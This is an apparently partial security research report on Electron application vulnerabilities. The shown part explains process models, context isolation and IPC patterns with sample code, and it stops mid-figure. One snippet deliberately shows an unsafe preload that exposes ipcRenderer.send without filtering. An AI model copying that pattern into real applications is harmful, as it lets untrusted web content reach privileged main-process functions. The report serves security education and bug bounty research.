

Electron Application Vulnerability Research Report





Electron Application Vulnerability Research Report

<https://x.com/EQSTLab>
<https://github.com/EQSTLab>

October 2024



Table of Contents

1. Introduction	1
1.1. Outline	1
1.2. Objective of the Research	1
1.3. Expected Benefits	1
 2. Electron Outline	 2
2.1. What Is Electron?	2
 3. Processes in Electron	 3
3.1. Process Model	3
(1) Main Process	4
(2) Renderer Process	5
(3) Preload Script	5
(4) Utility Process	6
3.2. Context Isolation	7
(1) Disabled/Enabled	7
(2) Security Considerations	8
(3) Considerations When TypeScript Is Used	9
3.3. IPC (Inter-Process Communication)	10
(1) Outline of Electron IPC	10
(2) IPC Channel	10
(3) Electron IPC Patterns	10
3.4. Message Ports in Electron	22
(1) MessagePort	22
(2) Communication Process of MessagePort	22
(3) Close Event	24
3.5. Process Sandboxing	24
(1) What is a Sandbox??	24
(2) Sandbox Operation	25
(3) Sandbox Settings	26
 4. Exploits	 28

4.1. Outline of Exploits	28
4.2. Key Points of Exploit	28
4.3. Key Security Setting Options of Electron	29
(1) nodeIntegration.....	29
(2) contextIsolation.....	29
(3) Preload Script.....	30
(4) Sandbox.....	30
(5) webSecurity.....	31
(6) Content Security Policy (CSP).....	31
(7) BrowserWindow Instance Creation Options.....	31
(8) Verifying the Existence of Experimental Features.....	31
(9) Integrity Verification and Obfuscation.....	32
(10) Chromium Version Used in Electron Applications.....	32
4.4. Exploit Techniques	33
(1) XSS to RCE (Inadequate Security Settings).....	33
(2) RCE via webView (Inadequate webPreferences Settings).....	36
(3) Chromium-linked RCE (Changing Native Property Settings).....	38
(4) Preload Script RCE (Wrong Configuration).....	39
(5) Exploiting Remote Chrome Debugging.....	40
5. Bug Bounty Process	43
5.1. Selecting Targets and Collecting Information	43
(1) Selecting Targets.....	43
(2) Collecting Information.....	44
5.2. Attack Techniques by Security Option	45
(1) NI: T, CI: F, SB: F.....	45
(2) NI: T/F, CI: T, SB: F.....	46
(3) NI: F, CI: F, SB: T/F.....	47
5.3. Attack Techniques by Version	48
5.4. Source Code Auditing	48
6. CVE Vulnerability Analysis	49
6.1. Electron APP Vulnerabilities	49
(1) VSCode RCE (CVE-2021-43908).....	49
(2) VSCode RCE (CVE-2022-41034).....	55
6.2. Electron or Chrome Engine V8 Vulnerability	59

(1) Security Option Enabling/Disabling Vulnerability (CVE-2022-29247).....	59
(2) Element RCE (CVE-2022-23597)	63

7. Examples of Electron Application Bug Bounties..... 67

7.1. XSS to RCE..... 67

(1) RenderTune (CVE-2024-25292).....	67
(2) Beekeeper-Studio (CVE-2024-23995)	70

7.2. RCE via webView..... 73

(1) nteract (CVE-2024-22891)	73
------------------------------------	----

7.3. Inadequate Integrity Verification 76

(1) yana (CVE-2024-23997).....	76
(2) Deskfiler (CVE-2024-25291).....	79

8. Conclusion 82

9. References 83

SK Shieldus	Electron Application Vulnerability Research Report	 Experts, Qualified Security Team
EQST		

1. Introduction

1.1. Outline

This document is a report on a research of Electron applications. It covers the basic theory of Electron, the related CVE analysis, and the Electron application bug bounty. The document was composed to help people understand the Electron framework and get started with the Electron-based application bug bounty.

1.2. Objective of the Research

Various Electron-based applications such as Skype, Notion and WordPress are used by both individuals and businesses. EQST conducted this research with the goal of analyzing possible security threats and conducting a bug bounty for the relevant applications.

※ This research was conducted for educational purposes, and unauthorized testing of commercial applications is prohibited. We are not responsible for any legal liability that may arise if this research is used for malicious purposes.

1.3. Expected Benefits

This research was conducted based on Electron 32.1.2 and aims to provide core basic knowledge required for the Electron application bug bounty. We will look at the structure and communication process of the Electron framework in order to understand exploitation techniques and learn the core principles and techniques of exploitations that can occur in Electron-based applications.

In addition, we will explain the process of selecting targets and collecting information for an efficient bug bounty. Then, we learn attack techniques for different security options and versions that can help us determine whether the selected Electron application is vulnerable. In addition, we will cover source code auditing and remote debugging techniques that can be used for the bug bounty.

2. Electron Outline


2.1. What Is Electron?

What is Electron? Electron is a cross-platform framework based on Chromium and Node.js that allows developers to create desktop applications for Windows, Mac, Linux and more using JavaScript, HTML and CSS. As can be seen from the Electron structure in the figure below, developers can create desktop applications using only web technology.



[Figure 1] Electron structure

As a matter of fact, many companies, including Discord, VSCode and Slack, are developing and distributing desktop applications with Electron. In addition, since Electron is based on Node.js and Chromium, one of its advantages is that it is possible to obtain a lot of information through various communities. As the build file size is large, however, applications are rather heavy, and there is also a risk that the source code may be exposed because it can be decompiled.




[Figure 2] Electron-based applications in service

3. Processes in Electron

Electron applications are configured by separating roles and permissions by process. Therefore, generally speaking, the core of the bug bounty is accessing the main process function from the renderer process that the user can access through Exploit. This chapter explains the process structure of Electron applications and the roles of each process.

3.1. Process Model




[Figure 3] Diagram 1 of Electron processes

The process model of Electron has inherited the same structure as Chromium, and consists of one main process and multiple renderer processes. Each tab is rendered separately, and a multi-process structure has been adopted in which a problem in one tab does not affect the entire browser.

The core processes used in Electron are the main process, renderer processes and utility processes, and there is a Preload Script that connects the main process with the renderer processes.

The structure and description of each type of process will be covered in following chapters.



[Figure 4] Diagram 2 of Electron processes

(1) Main Process

In Electron, there is one main process for each application, and it runs in the Node.js environment. The main process acts as an entry point, and it is possible to use the Node.js API by adding the desired module.

① Window management

The main purpose of the main process is to create and manage windows through the `BrowserWindow` module. A renderer process is created for each module and it is rendered like a web page. When the module is destroyed, the renderer process is also terminated along with the created window.


When using the `webContents` object in Windows, it is possible to access objects embedded in the main process.

② Application lifecycle

The main process manages the lifecycle of the application through the `app` module and provides events and methods that can be used when adding user-defined application operations.

For example, the lifecycle can be managed by implementing functions such as application termination or About panel display.

③ Native APIs



[Figure 5] Windows tray icons

In the main process, it is possible to add user-defined APIs that can interact with the user's operating system (OS) or expose modules to control native desktop functions such as menus, dialog boxes and tray icons.

(2) Renderer Process

It creates a separate renderer process for each enabled BrowserWindow and operates using web standards (i.e., HTML, CSS and JavaScript). The HTML file serves as the entry point for the renderer process, and it is possible to configure the UI using CSS and add code using JavaScript.

Unlike the main process, the renderer processes cannot directly access the Node.js module, and to use them directly, a bundler tool such as webpack or Parcel must be used, as on the web.

In addition to the BrowserWindow module, renderer processes are also created for modules such as web embeds, representative examples of which include the iframe, webView and BrowserViews modules.

(3) Preload Script

The Preload Script contains code that is executed in the renderer process before web contents are loaded. It is usually executed within the RendererContext, and as it is granted the access privilege for the Node.js module, it has higher privileges than regular JavaScript.

```
1 // main.js
2 const { BrowserWindow } = require('electron')
3 // ...
4 const win = new BrowserWindow({
5   webPreferences: {
6     preload: 'path/to/preload.js'
7   }
8 })
9 //...
```

[Figure 6] Sample code for calling the Preload Script of main.js

When a BrowserWindow is created, the Preload Script can be attached to the main process via the webPreferences option, and global window objects can be shared with the renderer process. Since there is a possibility of exploitation if the renderer process can directly call the Preload Script variable, Electron controls access to it via the contextIsolation option. For more information, see '[3.2. Context Isolation.](#)'

```
1 // preload.js
2 const { contextBridge } = require('electron')
3
4 contextBridge.exposeInMainWorld('myAPI', {
5   desktop: true
6 })
```

[Figure 7] Sample contextBridge code of the Preload Script

(4) Utility Process

The utility process is mainly used to host untrusted services, conflict-prone components, etc., before hosting the main process or a child process created via the `child_process.fork` API.

In addition, communication between the renderer processes and the utility process is possible without the main process because a communication channel is established with the renderer processes using `MessagePorts`.

3.2. Context Isolation

Context Isolation is a function that completely isolates the web contents loaded by the Preload Script and Electron's internal logic. When developing an Electron application, it is possible to prevent access to the Preload Script and APIs defined in Electron from the web site through the `contextIsolation` option. For example, if `contextIsolation` is set to `true`, the function defined in the Preload Script will appear as undefined when accessed from the web site. The `contextIsolation` option is set to `true` by default starting with Electron 12.0.0, and this security setting is recommended for all applications.

(1) Disabled/Enabled

① `contextIsolation: false`

When the `contextIsolation` option is disabled, the Preload Script shares the same global window objects as the renderer process, and API modules can be arbitrarily declared in the Preload Script.

```
1 // preload.js (contextIsolation disabled)
2 window.myAPI = {
3   |   doAThing: () => {}
4 }
```

[Figure 8] API module declaration (preload script)

In the renderer processes, it is possible to directly use the APIs declared in the Preload Script. The example below illustrates direct access to and use of the window object declared in the Preload Script in a renderer process.

```
1 // renderer.js (contextIsolation disabled)
2 window.myAPI.doAThing()
```

[Figure 9] API access and use (renderer process)

② `contextIsolation: true`

When the `contextIsolation` option is enabled, it is possible to use the `contextBridge` module to fetch APIs. This module calls only the APIs specified as renderer processes in the Preload Script, allowing them to be used safely.

```
1 // prelaod.js (contextIsolation enabled)
2 const { contextBridge } = require('electron')
3
4 contextBridge.exposeInMainWorld('myAPI', {
5   |   loadPreferences: () => ipcRenderer.invoke('load-prefs')
6 })
```

[Figure 10] API module declaration using `contextBridge` (Preload Script)

The following code is an example of accessing and using an API declared through contextBridge.

```
1 // renderer.js (contextIsolation enabled)
2 window.myAPI.loadPreferences()
```

[Figure 11] API access and use (renderer process)

(2) Security Considerations

Even if the contextIsolation option is set to true and the use of APIs through the contextBridge module is restricted, not all operations are safe. The following is an example in which the contextBridge module is used to call an API, but it is unsafe. This is because if the API is exposed without filtering, arbitrary IPC can be exploited by web sites.

```
1 // preload.js (unsafe code)
2 contextBridge.exposeInMainWorld('myAPI', {
3   |   send: ipcRenderer.send
4   | })
```

[Figure 12] Unsafe code (direct exposure of the API)

Therefore, in order to use APIs safely, they should be configured to connect only to a designated channel. The code below sets the channel to be connected to 'load-prefs' and uses only the IPC connected to the corresponding channel. When using the contextBridge module, only one method for each IPC message should be provided so that only designated APIs can be fetched.

```
1 // preload.js (Safe code)
2 contextBridge.exposeInMainWorld('myAPI', {
3   |   loadPreferences: () => ipcRenderer.invoke('load-prefs')
4   | })
```

[Figure 13] Safe code (using designated APIs)

(3) Considerations When TypeScript Is Used

TypeScript is an open-source programming language made by Microsoft that extends JavaScript. TypeScript has fewer restrictions and supports more functions than JavaScript, so many developers are using it to develop Electron applications.

Context Isolation can be applied even when developing with TypeScript. Just like with JavaScript, it is possible to use Context Isolation after defining it using `contextBridge` in preload. However, in the case of TypeScript, it must be expanded to a global type through a declaration file so that it can be used in all renderer processes.

Below is an example of defining Context Isolation in the Preload Script and then declaring it as a '.d.ts' file.

```
1 // preload.ts
2 contextBridge.exposeInMainWorld('electronAPI', {
3   loadPreferences: () => ipcRenderer.invoke('load-prefs')
4 })
5
6 // interface.d.ts
7 export interface IElectronAPI {
8   loadPreferences: () => Promise<void>,
9 }
10
11 declare global {
12   interface Window {
13     electronAPI: IElectronAPI
14   }
15 }
```

[Figure 14] Context Isolation using TypeScript

3.3. IPC (Inter-Process Communication)

(1) Outline of Electron IPC

IPC (inter-process communication) refers to communication between processes. It is a key required element for building various Electron functions. Since Electron is divided into the main process and the renderer processes and operates independently, IPC is the method used to perform communication tasks between processes.

In Electron applications, IPC communication can be a very important attack point from the perspective of a bug bounty. Usually, as the main process has high privileges, it can handle sensitive tasks such as file system access or native module execution, but the renderer processes have limited privileges compared to the main process. If an attacker finds a vulnerability such as weak data verification or a lack of reliability in the IPC communication process, he/she can obtain the privileges of the main process, control the system and execute arbitrary code.

Therefore, in order to participate in the Electron bug bounty, it is important to first understand the structure of IPC communication.

(2) IPC Channel

The IPC channel can be thought of as an event-based communication path for exchanging data between processes. This is because in Electron applications, the main process and the renderer processes have different privileges and roles, so a means to safely exchange information is necessary.

If an IPC channel name is created by specifying it as a character string, data exchange between processes is possible through the ipcMain and ipcRenderer communication modules with the same channel name.

※ To understand the IPC communication process, it is important to understand Preload Scripts and Context Isolation, which are explained in 3.1 and 3.2.


(3) Electron IPC Patterns

Electron's IPC patterns are largely divided into four types, as shown in the table below.

No	Patterns	Characteristics
1	Renderer to main (one-way)	Main process API call
2	Renderer to main (two-way)	Invoke – handle method
3	Main to renderer	Send – on method
4	Renderer to renderer	MessagePort use

① Renderer to main (one-way)

The one-way IPC communication pattern is a communication method that sends a message from the renderer process to the main process. The renderer process sends the message to the main process with the **ipcRenderer.send** API, and the main process receives the message with the **ipcMain.on** API. The one-way communication pattern is mainly used when calling the main process API through user manipulation in the UI sections of web content, and creates the channel ipcMain.on ('channel name', event handle).



[Figure 15] on (Main) ⇐ send (Renderer) one-way communication structure

● Example of one-way IPC communication (ipcMain.on ⇐ ipcRenderer.send)

Below is an example of one-way IPC communication that changes the webContents title of the main process when the message of the renderer process is received.

1) main.js

In main.js, a channel is created using **ipcMain.on** and an IPC listener is set up. The following code is an example of using the setTitle function to create a 'test' channel and then change the webContents title of the main process.


```

4 function createWindow () {
5   const mainWindow = new BrowserWindow({
6     webPreferences: {
7       preload: path.join(__dirname, 'preload.js')
8     }
9   })
10
11   ipcMain.on('test', (event, title) => {
12     const webContents = event.sender
13     const win = BrowserWindow.fromWebContents(webContents)
14     win.setTitle(title)
15   })
16
17   mainWindow.loadFile('index.html')

```

Creating a 'test' channel & Setting the IPC Listener

[Figure 16] main.js of on (Main) ⇐ send (Renderer) one-way communication

2) preload.js

preload.js declares an API that sends messages from the renderer process to the main process using the channel created in main.js. The following example is the code that defines 'electronAPI', an API that sends messages to the 'test' channel using **ipcRenderer.send**.

```

1 // enabling the 'contextisolation' option
2 const { contextBridge, ipcRenderer } = require('electron')
3
4 // Define the API to use in the Renderer Process (electronAPI)
5 // Define the function (electronAPI.setTitle): use ipcRenderer.send to send a message
6 contextBridge.exposeInMainWorld('electronAPI', {
7
8   // Used as window.electronAPI.setTitle() in the renderer process
9   setTitle: (title) => ipcRenderer.send('test', title)
10 })

```

[Figure 17] preload.js of on (Main) ⇐ send (Renderer) one-way communication

3) renderer.js

renderer.js calls the API defined above. The following example is code that send messages to the main process using the 'electronAPI' defined in preload.js.

```


1 const setButton = document.getElementById('btn')
2 const titleInput = document.getElementById('title')
3 setButton.addEventListener('click', () => {
4   const title = titleInput.value
5   window.electronAPI.setTitle(title)
6 })

```

[Figure 18] renderer.js of on (Main) ⇐ send (Renderer) one-way communication

4) Execution result

Below is the result of the code that changed the title to 'EQST' with one-way communication.




[Figure 19] Result of executing the title change

② Renderer to main (two-way)

The two-way IPC communication pattern is mainly used when the renderer process requests an API call from the main process and waits for the result. Before Electron 7.0.0, the `ipcRenderer.send` API, which is used for one-way communication, was used, and after 7.0.0, a method using `invoke` was added for the convenience of developers. Currently, the `invoke` method is recommended, but there are cases where the previous method is adopted and implemented depending on the Electron version in use and at the developer's discretion. Therefore, it is recommended that developers know both methods in order to analyze Electron applications and conduct the bug bounty.

● Example of two-way IPC communication (`ipcMain.handle` ⇔ `ipcRenderer.invoke`)

The first thing to look at is the two-way communication pattern using the `invoke` method. The figure below shows the method (`handle` ⇔ `invoke`) of performing IPC communication through `ipcMain.handle` of the main process and `ipcRenderer.invoke` of the renderer process.



[Figure 20] Structure of `handle` (Main) ⇔ `invoke` (Renderer) two-way communication

Below is an example of two-way IPC communication that opens a file dialog box in the renderer process, selects a file, and passes the path of that file to the main process.

1) main.js

In main.js, we create the `handleFileOpen` function that returns a file path, and then register an event listener that executes the function when a message comes into the channel specified through the `ipcMain.handle` API.

```

1  async function handleFileOpen () {
2      const { canceled, filePaths } = await dialog.showOpenDialog()
3      // canceled: check if the dialog box is canceled
4      if (!canceled) {           // filePaths: Path of the selected file
5          return filePaths[0] // return filePath
6      }
7  }
8
9  function createWindow () {
10     ...
11 }
12
13 app.whenReady().then(() => {   Event Listener
14     ipcMain.handle('dialog:openFile', handleFileOpen)
15     // if a message arrives through the channel,
16     createWindow() the handleFileOpen function is called back (executed)
17 })

```

[Figure 21] main.js of handle (Main) ⇔ invoke (Renderer) two-way communication

2) preload.js

In preload.js, we define an API that sends a message from the renderer process to the main process as in one-way communication. Below is the code that defines the function and the API that uses the `ipcRenderer.invoke` function to send a message to the main process through the 'dialog:openFile' channel (the function of 'electronAPI').

※ As directly calling the entire `ipcRenderer.invoke` API is a security risk, the accessible APIs should be restricted.

```

1  const { contextBridge, ipcRenderer } = require('electron')
2
3  contextBridge.exposeInMainWorld('electronAPI', {
4      openFile: () => ipcRenderer.invoke('dialog:openFile')
5  }
6  // definition of electronAPI, and a function that can send messages through
6  // ipcRenderer.invoke , definition of openFile()
7  })

```

[Figure 22] preload.js of handle (Main) ⇔ invoke (Renderer) two-way communication

3) renderer.js

In renderer.js, when the button is clicked, the openFile function of electronAPI defined above is called to enable the file open dialog box, and the selected file path is received from the main process and displayed.

```


1  const btn = document.getElementById('btn')
2  const filePathElement = document.getElementById('filePath')
3
4  btn.addEventListener('click', async () => {
5    const filePath = await window.electronAPI.openFile()
6    filePathElement.innerText = filePath
7  })
8  // When a click event occurs, the openFile function, defined in preload.js, is used to enable the dialog box
9  // Selected file paths are saved in filePath

```

[Figure 23] Renderer.js of handle (Main) ↔ invoke (Renderer) two-way communication

4) Execution result


The result of executing the two-way communication program is as shown in the figure below.



[Figure 24] Result of executing file path display

● Example of two-way IPC communication (event.reply ⇔ ipcRenderer.send)

Next, let's look at the two-way IPC communication pattern before Electron 7.0.0. As shown in the figure below, two-way communication was implemented using **ipcRenderer.send** and **event.reply**, which were used in the existing one-way communication.



[Figure 25] Structure of reply (Main) ⇔ send (Renderer) two-way communication

Below is an example of two-way IPC communication where the main process and the renderer process exchange text.

1) main.js

In main.js, the message received through the 'test-message' channel is displayed in console.log, and a "pong" message is returned through the **event.reply** function.

```

1 ipcMain.on('test-message', (event, arg) => {
2   console.log(arg) //prints "ping" in the Node console
3   // works like 'send', but returning a message back
4   // to the renderer that sent the original message
5   event.reply('test-reply', 'pong')
6 })

```

ipcMain.on in main.js

[Figure 26] main.js of reply (Main) ⇔ send (Renderer) two-way communication

2) preload.js

In preload.js, a "ping" message is sent to the main process using **ipcRenderer.send**, and the message returned by the main process is displayed in console.log.

```

2 // process with the 'contextBridge' API
3 const { ipcRenderer } = require('electron')
4
5 ipcRenderer.on('test-reply', (_event, arg) => {
6   console.log(arg) // prints "pong" in the DevTools console
7 })
8 ipcRenderer.send('test-message', 'ping')

```

ipcRenderer.send in preload.js

[Figure 27] preload.js of reply (Main) ⇔ send (Renderer) two-way communication

③ Main to renderer

When sending a message from the main process to the renderer process, the renderer process must be explicitly specified to receive it and send it through the webContents instance. As the webContents instance includes a send method, it is possible to use it in the same way as **ipcRenderer.send**, which we looked at earlier. To have the renderer process to respond to this for two-way communication, use **event.sender**.

● Example of main to renderer communication (Main ⇒ Renderer)

1) main.js

The source code below uses the Menu module of Electron to create a user-defined menu in the main process. It is an example of using a click handler and **webContents.send** to send a 1 or -1 message to the renderer process through the 'update-counter' channel in the main process.

```

IPC > JS main.js > ...
1  const { app, BrowserWindow, Menu, ipcMain } = require('electron')
2  const path = require('path')
3
4  function createWindow () {
5      const mainWindow = new BrowserWindow({
6          webPreferences: {
7              preload: path.join(__dirname, 'preload.js')
8          }
9      })
10
11     const menu = Menu.buildFromTemplate([
12         {
13             label: app.name,
14             submenu: [
15                 {
16                     click: () => mainWindow.webContents.send('update-counter', 1),
17                     label: 'Increment'
18                 },
19                 {
20                     click: () => mainWindow.webContents.send('update-counter', -1),
21                     label: 'Decrement'
22                 }
23             ]
24         }
25     ])
26
27     Menu.setApplicationMenu(menu)
28     mainWindow.loadFile('index.html')
29     // Open the DevTools.
30     mainWindow.webContents.openDevTools()
31 }

```

Send a 1 or -1 message through the 'update-counter' channel

[Figure 28] main.js of Main ⇒ Renderer communication

2) preload.js

In the Preload Script, ElectronAPI is defined to send data to the main process when an event input comes in. If the IPC name is not specified accurately, a security issue may occur.

```

